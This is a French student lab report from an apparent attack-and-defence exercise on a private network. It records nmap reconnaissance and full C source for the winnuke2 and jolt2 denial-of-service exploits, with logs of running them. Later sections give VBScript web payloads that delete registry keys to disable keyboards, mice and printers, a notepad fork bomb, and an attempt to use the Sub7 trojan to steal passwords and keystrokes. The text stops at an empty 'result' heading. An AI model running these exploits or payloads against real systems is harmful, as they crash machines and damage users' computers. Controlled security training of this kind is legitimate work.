OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)T7(R=N)U1(R=Y%DF=N%T=40%TOS=C0%IP
OS:L=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)T7(R=N)U1(R=Y%DF=N%T=
OS:40%TOS=C0%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)U1(R=Y%DF
OS:=N%T=40%TOS=C0%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)IE(R
OS:=Y%DFI=N%T=40%TOSI=S%CD=S%SI=S%DLI=S)U1(R=Y%DF=N%T=40%TOS=C0%IPL=164%UN=
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)IE(R=Y%DFI=N%T=40%TOSI=S%CD=S%
OS:SI=S%DLI=S)IE(R=Y%DFI=N%T=40%TOSI=S%CD=S%SI=S%DLI=S)IE(R=Y%DFI=N%T=40%TO
OS:SI=S%CD=S%SI=S%DLI=S)
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at http://insecure.o
rg/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 52.688 seconds

- nmap -sS -O 192.168.0.18 (peut etre windows)



- nmap -sS -O 192.168.0.19 (Linux 2.6.x)



Remarque

Pendant le Port Scanning, j'ai fait plusieurs fois IP Scan en même temps. Quand je faisais OS Fingerprinting (pour trouver les information de l'OS), j'ai remarqué que le poste 192.168.0.19 avait disparu un moment et nous l'avons re-détecté avec quelques scans par la suite.

3) Scanner le réseau 192.168.0.1 (Ping Sweeping)

- nmap -sP 192.168.0.1/24

```
Host 192.168.0.0 appears to be up.
Host 192.168.0.1 appears to be up.
Host 192.168.0.2 appears to be up.
Host 192.168.0.14 appears to be up.
Host 192.168.0.15 appears to be up.
Host 192.168.0.16 appears to be up.
Host 192.168.0.17 appears to be up.
Host 192.168.0.18 appears to be up.
Host 192.168.0.19 appears to be up.
Host 192.168.0.20 appears to be up.
Host 192.168.0.30 appears to be up.
Host 192.168.0.31 appears to be up.
```

Nous avons trouvé 12 hôtes et la commande "nmap -sP -PT80 192.168.1.0/24" a affiché le même résultat.
Nous avons trouvé la machine 192.168.0.2 pour la première fois.

4) Test des adresses dans le navigateur pour essayer de trouver un serveur web sur une des adresses

http://192.168.0.2/site/
◊ livre d'or (groupe de défense1 : notre cible)
http://192.168.0.18/site/
◊ c'est une page login "emploi du temps des iup de paul sabatier"(groupe de défense2)
http://192.168.0.19/apache2-default/
◊ il y a marqué juste "It works!" dans la page html
http://192.168.0.20/apache2-default/
◊ il y a marqué juste "It works!" dans la page html

◊ 4 services web ont été trouvés.

5) Nous avons essayé de trouvé les informations sur le système d'exploitation utilisé.

IP 192.168.0.2
- commande : nmap -v -A 192.168.0.2

```
80/tcp open http Apache httpd 2.2.3 Debian PHP/5.2.0-8+etch7
OS : Apple Mac OS X(90%)
```

Avec cette commande, on trouve que le système d'exploitation utilisé est Mac OS X avec un taux de crédibilité de 90%. Il semblerait que nous soyons dans les 10 % restant car le service web semblerait plus fonctionner sous une Debian Linux.

- commande : nmap -sT -p 80 -O 192.168.0.2 qui fait un connect() en TCP sur le port demandé sur l'hôte ciblé.l'option « O » permet la détection d'OS.

```
80/tcp open http
Windows Longhorn (deja c'est credible)
```

- commande : nmap -sS -p 21,22,23,80 -O -v 192.168.0.2

```
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
80/tcp open ftp
OS : Microsoft Windows Longhorn
```

IP 192.168.0.18

- commande : nmap -v -A 192.168.0.18

```
22/tcp open ssh OpenSSH 4.3p2 Debien9 (protocol 2.0)
23/tcp open telnet Cisco router
80/tcp open http Apache httpd 2.2.3 Debien PHP/4.4.4-8+etch4)
Device type ! router |general purpose|VoIP adapter
OS : Cisco IOS 12.X (88%)
```

IP 192.168.0.19

- commande : nmap -v -A 192.168.0.19

```
22/tcp open ssh OpenSSH 4.6p1 Debien5 (protocol 2.0)
80/tcp open http Apache httpd 2.2.6 Debien PHP/5.2.3-1+lenny1)
113/tcp open ident OpenBSD identd
OS : Linux, OpenBSD
```

IP 192.168.0.20

- commande : nmap -v -A 192.168.0.19

```
22/tcp open ssh OpenSSH 4.6p1 Debien5 (protocol 2.0)
80/tcp open http Apache httpd 2.2.6 Debien
111/tcp open rpcbind 2 (rpc #100000)
113/tcp open ident OpenBSD identd
OS : Linux, OpenBSD
```

Attaque DOS (sous linux : ubuntu)

Nous avons récupéré les sources de winnuke.c et jolt2.c et les avons compilé sous linux puis testées.

1) Ping of Death

Nous avons testé sur les postes 192.168.0. 2, 192.168.0.17 , 192.168.0.18 et 192.168.0.19 mais cela n'a pas donné grand-chose.

la commande utilisée :

```
ping -l 65510 192.168.0.2
ping -l 65510 192.168.0.17
ping -l 65510 192.168.0.18
ping -l 65510 192.168.0.19
```

2) winnuke.c et winnuke2.c

2.1) winnuke.c : on peut configurer les ports

```
usage: ./winnuke <host> <first_port> <last_port>
```

Le code source

```
/* scan.c by alecs */
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int sck;
    struct sockaddr_in adsck;
    struct hostent *hptr;
    char *host;
    int port;
    int first_port;
    int last_port;

    if(argc != 4) {
        printf("usage: %s <host> <first_port> <last_port>\n", argv[0]);
        exit(-1);
    }

    host = argv[1];
    first_port = atoi(argv[2]);
    last_port = atoi(argv[3]);

    if((hptr = gethostbyname(host)) == NULL) {
```

```
        printf("invalide host\n");
        perror("gethostbyname()");
        exit(-1);
    }

    adsck.sin_family = AF_INET;
    bcopy((char *)hptr->h_addr, (char *)&adsck.sin_addr, hptr->h_length);

    for(port = first_port; port <= last_port; port++) {
        adsck.sin_port = htons(port);

        if((sck = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
            printf("can't create the socket");
            perror("socket()");
            exit(-1);
        }

        if((connect(sck, (struct sockaddr *) &adsck, sizeof(adsck))) < 0) {
            /* nop */
        }
        else {
            printf("%d ", port);
        }
        close(sck);
    }
    printf("\n");
    exit(0);
}
```

Teste winnuke.c après de compiler le code source

```
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.1 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.2 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.14 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.15 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.16 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.17 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.18 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.19 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.20 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.30 21 113
root@paek:/home/paek/Desktop# ./winnuke 192.168.0.31 21 113
```

2.2) winnuke2.c : attaque sur le port 139 UDP

```
Usage: ./winnuke2 <target>
```

Le code source

```
/* winnuke.c - (05/07/97) By _eci */
/* Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

#define dport 53
/* Port NetBios sur lequel lancer l'attaque DoS */

int x, s;
/* C'est la chaine de caractere à envoyer en OOB apres la connexion, son contenu n'a
aucune importance */
char *str = "Bye";
/* cf. mon article sur les sockets... */
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port)
{
    /* cf. mon article sur les sockets... */
    struct sockaddr_in blah;
    struct hostent *he;
    bzero((char *)&blah,sizeof(blah));
    blah.sin_family=AF_INET;
    blah.sin_addr.s_addr=inet_addr(server);
    blah.sin_port=htons(port);

    /* cf. mon article sur les sockets... */
    if ((he = gethostbyname(server)) != NULL) {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
    }
    else {
        if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
            perror("gethostbyname()");
            return(-3);
        }
    }

    if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
        perror("connect()");
        close(sock);
        return(-4);
    }
    printf("Connected to [%s:%d].\n",server,port);
    return;
}
```

```
int main(int argc, char *argv[])
{
    if (argc != 2) {
        printf("Usage: %s <target>\n",argv[0]);
        exit(0);
    }

    /* cf. mon article sur les sockets... */
    if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
        perror("socket()");
        exit(-1);
    }

    open_sock(s,argv[1],dport);

    printf("Sending crash... ");
    /* Ici on envoi le paquet contenant la chaine de caractere en message hord bande (out
of band)
     * ce qui provoque le plantage de la machine cible si elle est pas protégé contre ce
type
     * d'attaques */
    send(s,str,strlen(str),MSG_OOB);
    /* usleep permet de suspendre l'application pendant x microsecondes (ici 100000), ce
qui permettra de
     * ne pas stopper le programme trop brutalement */
    usleep(100000);
    printf("Done!\n");
    close(s);
}
```

Teste winnuke2.c après de complier le code source

```
  root@paek:/home/paek/Desktop# ./winnuke2 192.168.0.1
connect(): Connection refused
Sending crash... Done!
root@paek:/home/paek/Desktop# ./winnuke2 192.168.0.2
connect(): Connection refused
Sending crash... Done!
root@paek:/home/paek/Desktop# ./winnuke2 192.168.0.14
connect(): Connection refused
Sending crash... Done!
root@paek:/home/paek/Desktop# ./winnuke2 192.168.0.15
connect(): Connection refused
Sending crash... Done!
root@paek:/home/paek/Desktop# ./winnuke2 192.168.0.16
connect(): Connection refused
Sending crash... Done!
```

En fait winnuke est fait pour attaquer les OS Win 3.1, 95 et NT. Nous avons essayé de voir si nous pouvions « wiNuker » un poste client dans toutes ces adresses pour créer du dénis de service.

3) jolt2.c : attaque sur le port 139 UDP

Jolt2 est comme wiNuke, il crée un dénis de service sur les système tel que Window 2000 ou NT en envoyant un grand nombre de paquets IP fragmentés et donc par conséquent consomme énormément de ressources sur la cible. Fait pour du dénis de service au niveau des clients.

Le code source

```
/* Jolt2.c - Tested against Win98, WinNT4/sp5,6, Win2K.

An interesting side note is that minor changes to this packet cause
NT4/Win2k (maybe others, not tested) memory use to jump
*substantially* (+70 meg non-paged-pool on a machine with 196 mb
phys).  There seems to be a hard upper limit, but on machines with smaller
amounts of memory or smaller swapfiles, ramping up the non-paged-pool this
much might lead to a BSOD.

.phonix.

*/

/*
 * File:   jolt2.c
 * Author: Phonix <phonix@moocow.org>
 * Date:   23-May-00
 *
 * Description: This is the proof-of-concept code for the
 *              Windows denial-of-serice attack described by
 *              the Razor team (NTBugtraq, 19-May-00)
 *              (MS00-029).  This code causes cpu utilization
 *              to go to 100%.
 *
 * Tested against: Win98; NT4/SP5,6; Win2K
 *
 * Written for: My Linux box.  YMMV.  Deal with it.
 *
 * Thanks: This is standard code.  Ripped from lots of places.
 *         Insert your name here if you think you wrote some of
 *         it.  It's a trivial exploit, so I won't take credit
 *         for anything except putting this file together.
 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

struct _pkt
```

```
{
  struct iphdr    ip;
  union {
    struct icmphdr  icmp;
    struct udphdr   udp;
  }  proto;
  char data;
} pkt;

int icmplen  = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen    = sizeof(struct iphdr),
    spf_sck;

void usage(char *pname)
{
  fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
           pname);
  fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
  exit(0);
}

u_long host_to_ip(char *host_name)
{
  static  u_long ip_bytes;
  struct hostent *res;

  res = gethostbyname(host_name);
  if (res == NULL)
    return (0);
  memcpy(&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
}

void quit(char *reason)
{
  perror(reason);
  close(spf_sck);
  exit(-1);
}

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
  int     bs, psize;
  unsigned long x;
  struct  sockaddr_in to;

  to.sin_family = AF_INET;
  to.sin_port = 1235;
  to.sin_addr.s_addr = dst_addr;

  if (port)
    psize = iplen + udplen + 1;
  else
    psize = iplen + icmplen + 1;
```

```
  memset(&pkt, 0, psize);

  pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);

  if (port)
  {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }

  while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
              sizeof(struct sockaddr));
  }
  return bs;
}

int main(int argc, char *argv[])
{
  u_long  src_addr, dst_addr;
  int i, bs=1, port=0;
  char hostname[32];

  if (argc < 2)
    usage (argv[0]);

  gethostname (hostname, 32);
  src_addr = host_to_ip(hostname);

  while ((i = getopt (argc, argv, "s:p:h")) != EOF)
  {
    switch (i)
    {
      case 's':
        dst_addr = host_to_ip(optarg);
        if (!dst_addr)
          quit("Bad source address given.");
        break;

      case 'p':
        port = atoi(optarg);
```

```
        if ((port <=0) || (port > 65535))
          quit ("Invalid port number given.");
        break;

      case 'h':
      default:
        usage (argv[0]);
    }
  }

  dst_addr = host_to_ip(argv[argc-1]);
  if (!dst_addr)
    quit("Bad destination address given.");

  spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit("socket()");
  if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
      sizeof(bs)) < 0)
    quit("IP_HDRINCL");

  do_frags (spf_sck, src_addr, dst_addr, port);
}
```

Teste jolt2.c

```
root@paek:/home/paek/Desktop# nmap -sP -PT80 192.168.0.1/24

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-05 03:23 CET
Host 192.168.0.0 appears to be up.
Host 192.168.0.1 appears to be up.
Host 192.168.0.2 appears to be up.
Host 192.168.0.14 appears to be up.
Host 192.168.0.15 appears to be up.
Host 192.168.0.16 appears to be up.
Host 192.168.0.17 appears to be up.
Host 192.168.0.18 appears to be up.
Host 192.168.0.19 appears to be up.
Host 192.168.0.20 appears to be up.

Host 192.168.0.30 appears to be up.
Host 192.168.0.31 appears to be up.
Nmap finished: 256 IP addresses (11 hosts up) scanned in 5.643 seconds
```

Ici, nous avons essayé d'attaquer le poste 192.168.0.18 sur le port 139

```
root@paek:/home/paek/Desktop# ./jolt2 -p 139 192.168.0.18
```

puis nous avons lancé une autre fenêtre console et avons attaqué sur 192.168.0.2 avec winnuke en meme temps,
Les 2 processus (jolt2 et winnuke) ont tourné mais nous n'avons eu aucun résultat. Nous avons relancé un scan nmap :

```
root@paek:/home/paek/Desktop# nmap -sP -PT80 192.168.0.1/24
Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-05 03:40 CET
Nmap finished: 256 IP addresses (0 hosts up) scanned in 24.068 seconds
```

Nous avons constaté que le réseau était tombé et nous l'avons vu remonté quelques minutes plus tard. (peut-être un reboot)

```
root@paek:/home/paek/Desktop# nmap -sP -PT80 192.168.0.1/24
Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-05 03:52 CET
Host 192.168.0.0 appears to be up.
Host 192.168.0.1 appears to be up.
Host 192.168.0.2 appears to be up.
Host 192.168.0.14 appears to be up.
Host 192.168.0.15 appears to be up.
Host 192.168.0.16 appears to be up.
Host 192.168.0.17 appears to be up.
Host 192.168.0.18 appears to be up.
Host 192.168.0.19 appears to be up.
Host 192.168.0.20 appears to be up.
Host 192.168.0.30 appears to be up.
Host 192.168.0.31 appears to be up.
Nmap finished: 256 IP addresses (11 hosts up) scanned in 3.996 seconds
```

Autres scanning outils (DoS)

1. Firewalk

Installation

Il faut d'abord installé au préalable les librairies suivantes :

Libnet 1.1.x
Libcap
Libdnet

Fonctionnement

Firewalk essaye de découvrir quels protocoles de niveau 4 (TCP par exemple) sont bloqués par le firewall et lesquels sont susceptibles de passer à travers de celui-ci. Il se sert su champ TTL de l'en-tête IP pour mapper les sauts (nœuds) entre la machine qui scanne et la machine cible. Il utilise le même type de fonction que « traceroute ».

Le champ TTL est incrémenter de 1 par rapport au nombre de saut nécessaire pour atteindre la cible, ce qui fait que lorsque le paquet arrive sur la cible soit il est rejeté par les ACL ou le firewall soit il peut aller jusqu'u prochain saut puis et détruit avec un ICMP time exceeded message.


Il y a 2 phases dans firewalk :

Phase 1 : Typiquement un traceroute
Phase 2 : scan et firewalking

Quelques options :

Options	Default	Commentaire
-d	33434	Définit un port destination différent pour la phase 1
-i	Off	Spécifie l'interface
-n	Off	Contre les boucles DNS, augmente la rapidité.
-p	Udp	Spécifie le protocole (UDP ou TCP)
-r	Off	Respecter strictement la RFC
-S	1-130,139,1025	Spécifie une plage de port pour le scan
-s	53	Spécifie un port source pour les phases 1 & 2
-T	2	Spécifie le TTL pour les paquets retour
-t	Off	Spécifie un TTL (élimine la phase 1)
-x	Off	Spécifie le nombre de saut avant le host cible.

Il faut maintenant spécifier 2 hôtes : le firewall (routeur) que l'on souhaite scanner ainsi qu'un hôte placé derrière celui-ci.



Nous avons donc testé différents ports sur la cible derrière le firewall :

```
# firewalk -n -S21,22,23,25,53,80 -pTCP 192.168.0.2 192.168.100.5
```

Ici nous testons les ports TCP des services connus tels que ftp, ssh, telnet, smtp, dns ou encore http. Selon le tableau des options nous procédons au scan de ces ports sur la cilbe (100.5) par l'intermédiaire du firewall présumé (0.1).

Nous n'avons pas eu de retour icmp de TTL exceeded donc nous avons supposé que le firewall avait détruit les paquets de part sa politique de sécurité.

```
# firewalk -s25 -d25 -pTCP 192.168.0.2 192.168.100.5
```

Scanner une plage de port

```
# firewalk -pTCP –S20-90 192.168.0.2 192.168.100.5
```

Nous avons scanné les ports de 20 à 90 en TCP.

2. HPing

Installation

Possibilité de l'installer sur windows ou linux
Package for linux : http://www.hping.org/hping2.0.0-rc1.tar.gz

Fonctionnement

Hping2 est un outil réseau capable d'envoyer des paquets TCP/UDP/ICMP sur commande et d'afficher les réponses de la cible comme le programme ping le fait avec les réponses ICMP. Hping2 traite la fragmentation, les contenus de paquets et les tailles arbitraires et peut être utilisé dans le but de transférer des fichiers encapsulés dans les protocoles supportés. En utilisant hping2 vous êtes capables au moins d'effectuer au moins les tâches suivantes :

- Tester les règles d'un firewall
- Scanner des ports [en usurpant une adresse]
- Tester les performances réseau en utilisant différents protocoles, tailles de paquets, TOS (type de service) et fragmentation.
- Découverte de "Path MTU"
- Transférer des fichiers même au travers de règles de firewall réellement fachistes.
- Comme traceroute avec différents protocoles.
- Utilisation comme Firewalk.
- Détermination d'OS à distance.
- Audit de pile TCP/IP.
- Beaucoup d'autres.

Quelques options :

-c --count count

Arrête après avoir envoyé (et reçu) count paquets réponse. Après que le dernier paquet a été envoyé hping2 attend COUNTREACHED_TIMEOUT secondes les réponses du système cible. Vous avez la possibilité de régler COUNTREACHED_TIMEOUT en éditant hping2.h

-i –interval

Attend wait secondes ou micro secondes entre l'envoie de chaque paquet. --interval X fixe wait à X secondes, --interval uX fixe wait à X micro secondes. Le défaut est d'attendre une seconde entre chaque paquet. En utilisant hping2 pour transférer des fichiers fixer cette option est très important pour augmenter le taux de transfert. Même en utilisant hping2 pour effectuer des scans pas sifs/avec usurpation d'adresse vous devriez fixer cette option, voir HPING2-HOWTO pour plus d'informations.

-n –numeric

Sortie numérique seulement, aucune tentative ne sera faite pour chercher les noms symboliques pour les adresses système.

-q --quiet
Sortie silencieuse. Rien n'est affiche excepté les lignes de résume au moment du démarrage et quand c'est fini.

-I --interface interface name

Par défaut sur les systèmes linux hping2 utilise l'interface de routage par défaut qui est obtenue au travers du système de fichiers /proc. Sur d'autres systèmes ou quand il n'y a pas d'interface de routage par défaut hping2 utilise la première interface non loopback. Quoi qu'il en soit vous avez la possibilité de forcer hping2 à utiliser l'interface dont vous avez besoin en utilisant cette option. Nota bene : vous n'avez pas besoin de spécifier le nom complet, par exemple -I et va correspondre a eth0 ethernet0 myet1 et cetera. Si aucune interface ne correspond hping2 va essayer d'utiliser lo.

-D –debug

Active le mode de débogage, c'est utile quand vous rencontrez quelques problèmes avec Hping2. Quand le mode de débogage est activé vous obtiendrez plus d'informations à propos de la détection des interfaces, de l'accès au niveau données, des réglages des interfaces, des options d'analyse, de la fragmentation, du protocole HCMP et d'autres choses.

-z –bind

lie CTRL+Z au time to live (TTL) ainsi vous serez capables d'incrémenter/décrémenter le ttl des paquets sortant en pressant CTRL+Z une ou deux fois.

-Z –unbind

dé-lie CTRL+Z ainsi vous serez capables d'arrêter Hping2
options lié au protocole utilisé :

-0 –rawip

Mode RAW IP, dans ce mode hping2 enverra une entête IP avec les données ajoutées avec --signature et/ou --file, voir également --ipproto qui vous autorise à fixer le champ protocole IP.

-1 –icmp

Mode ICMP, par défaut hping2 enverra un paquet ICMP echo-request, vous pouvez fixer un autre type/code ICMP en utilisant les options --icmptype –icmpcode

-2 –udp

Mode UDP, par défaut hping2 enverra des paquets UDP vers le port 0 du système cible. Les options réglables des entêtes UDP sont les suivantes :

--baseport,
--destport,
--keep

Avec
-s --baseport source port

Hping2 utilise le port source afin de deviner les numéros de séquence des réponses. Il commence avec un numéro de port source de base, et incrémente ce numéro pour chaque paquet envoyé. Quand un paquet est reçu alors le numéro de séquence peut être calculé comme port.source.reponse - port.source.de.base Le port source de base par défaut est aléatoire, en utilisant cette option vous êtes capables de fixer un numéro différent. Si vous avez besoin que le port source ne soit pas incrémenté pour chaque paquet envoyé utilisez l'option –keep

-p --destport [+][+]dest port

Fixe le port destination, le défaut est 0. Si le caractère '+' précède le numéro de port destination (i.e. +1024) le port destination sera incrémenté pour chaque paquet reçu. Si deux '+' précèdent le numéro de port destination (i.e. ++1024), le port destination sera incrémenté pour chaque paquet envoyé. Par défaut le port destination peut être modifié interactivement en utilisant CTRL+z.

--keep garde constant le port source, voir --baseport pour plus d'informations.

Test Hping2 :

Voila un exemple de commande que nous avons exécuté

```
# hping2 -c 10 -s 53 -p 80 -S 192.168.0.2
# hping2 -c 10 -s 53 -p 80 -S 192.168.100.5
# hping2 -c 10 -s 53 -p 8080 -S 192.168.100.5
```

Hping2 envoie des paquets (ici 10 option « c ») vers les cibles 192.168.0.2 et 192.168.100.5 avec comme port source le port DNS qui est souvent accepté par les firewall pour laisser passer le trafic DNS.

Hping2 s'est avéré très complexe dû à sa multitude d'options assez complexe à comprendre. Nous avons essayé pas mal de commandes de ce type mais sans succès hélas !

Attaques : Exploite

A) Attaques par JavaScript

Le principe :

La particularité de ce code, intégrable dans une page Web quelconque, est qu'il ne provoque pas d'alerte dans le navigateur qui se contente de l'exécuter purement et simplement. Dès lors, le script n'est pas gêné par le pare-feu puisque, rappelons-le, il s'exécute dans le navigateur. Un script de ce type placé sur un site piraté (avec le code injecté grâce à des vulnérabilités XSS) toucherait un très grand nombre d'internautes et de sociétés et pourrait provoquer de gros problèmes.

Les codes testés

```
<SCRIPT LANGUAGE="VBScript">
Set oWMP = CreateObject("WMPlayer.OCX.7" )
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
End If
</SCRIPT>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegDelete"HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows\CurrentVersion\Run"
</script>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Printer"
</script>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Keyboard"
</script>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Modem"
</script>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Monitor"
</script>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\PCMIA"
</script>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
```

```
WshShell.RegDelete"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Clas
s\Mouse"
</script>
<script Language="VBscript">
set WshShell = CreateObject("Wscript.Shell")
WshShell.RegWrite"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersi
on\Policies\Explorer\NoRun"
0,"RED_DWORD"
</script>
```

Les impacts de l'exécution de ces codes sont multiples :

Désactivation du clavier, de la sourie, des disques durs, des imprimantes, des modems, des lecteurs CD, …

En théorie, ce code n'exploite aucune faille et il n'existe donc actuellement aucun moyen de se défendre ne contre ce type de script, à moins de désactiver complètement JavaScript dans le navigateur.

Le résultat :

Tous les codes ont été bloqués lors de la séance de confrontation, nous pensons donc que le JavaScript a été désactivé au niveau de leur navigateur.

Plus d'infos
Des informations plus détaillées sont accessibles au document disponible à cette adresse :
http://www.spidynamics.com/assets/documents/JSportscan.pdf

B) Attaque par script VBS

Le principe

Ces scripts exploitent les failles ActiveX, qui s'appliquent à la base de registre. Au démarrage de Windows, celui ci va chercher des informations dans cette base.

Théoriquement, il est impossible que quelqu'un pénètre dans cette base en HTML. Mais en pratique, on trouve des scripts qui vont exploiter une faille d'Internet Explorer.

Le code testé

```
Set variable = CreateObject("WScript.Shell")
Do
variable.run "notepad", false
Loop
```

Très simple, ce code ouvre un très grand nombre de processus "notepad" jusqu'à saturation de la mémoire du PC, ce qui provoque son arrêt de fonctionnement.

Le résultat

Lors de la 1ère séance de confrontation, le code n'a pas été bloqué et a provoqué le plantage de la machine. Nous en concluons donc qu'une attaque de type Script VBS est possible, mais en raison de contraintes temporelles, nous n'avons pas exploité cette faille davantage.

C) Attaque par Trojan

Le principe

Un cheval de Troie (Trojan en anglais) est un type de logiciel malveillant, c'est-à-dire un logiciel d'apparence légitime, mais conçu pour subrepticement exécuter des actions nuisibles à l'utilisateur ; un cheval de Troie, dans un programme, tente d'utiliser les droits appartenant à son environnement d'appel pour détourner, diffuser ou détruire des informations.

Les chevaux de Troie servent très fréquemment à introduire une porte dérobée sur un ordinateur. L'action nuisible à l'utilisateur est alors le fait qu'un pirate informatique peut à tout moment prendre à distance (par Internet) le contrôle de l'ordinateur.

Le programme testé :

Le programme qui a été testé est le logiciel sub7 2.2 (pour plus d'infos voir http://littlehack.free.fr/test/ss22.htm)

Le but de ce logiciel était d'accéder à leur poste à distance pour soutirer des informations telles que les mots de passe, les entrées clavier, ainsi que réaliser des redirections d'applications, …

Le résultat

